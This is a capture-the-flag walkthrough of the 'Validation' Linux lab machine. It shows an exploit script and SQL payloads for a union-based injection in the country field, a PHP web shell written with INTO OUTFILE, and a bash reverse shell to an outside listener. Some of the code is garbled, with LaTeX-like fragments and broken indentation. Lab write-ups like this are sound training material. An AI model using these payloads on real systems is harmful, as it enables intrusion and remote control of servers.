Validation | Difficulty : Easy |

SYNOPSIS

Validation is an easy difficulty Linux machine having a union-based SQL injection vulnerability in the country parameter. Uploading a reverse shell using and exploiting the server increases our privilege.

Enumeration


Nmap



Nmap reveals that ports 22, 80, and 8080 are open. We can access the website on port 80.




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


Type the username and select the country and enter join now. First, they will register as users and then if we search for the same user in a different country it will show all the users. We try some SQL injection payload on the username input field but this will not work. So I decided to open burp and check the request header.

Exploitation



In the request header, there are two parameters one is a username and one country. We have already tried the payload on the username so I check in the country parameter and luckily we get a SQL injection vulnerability in the country parameter



We have written a simple script to exploit the server

```
#!/usr/bin/env python3
import random
import requests
from bs4 import BeautifulSoup
from \operatorname{cmd} import \operatorname{Cmd}
class Term(Cmd):
prompt = "> "
def default(self, args):
    name = f'0xdf-{random.randrange(1000000,9999999)}'
    resp = requests.post('<http://10.10.11.116/>'
            headers={"Content-Type": "application/x-www-form-urlencoded"},
            data={"username": name, "country": f"' union {args};-- -"})
    soup = BeautifulSoup(resp.text, 'html.parser')
       print('\\n'.join([x.text for x in soup.findAll('li')]))
def do_quit(self, args):
   return 1
term = Term()
term.cmdloop()
```

#Checking the database

SELECT database()-- -

#checking the database

select table_name from information_schema.tables where table_schema = 'registration'

#checking the column name

select column_name from information_schema.columns where table_name = 'registration'

#Upload the text file to test

select "ayush is fucking boy was here!" into outfile '/var/www/html/0xdf.txt'

#putting shell in /var/www/html/exploit.php

select "<?php SYSTEM(\$_REQUEST['cmd']); ?>" into outfile '/var/www/html/exploit.php'

Now access the reverse shell using curl command

curl 10.10.11.116/exploit.php --data-urlencode 'cmd=bash -c "bash -i >& /dev/tcp/10.10.14.2/443 0>&1"

open a netcat shell and we get a reverse connection on netcat on port 443

Hurrah! We got the shell.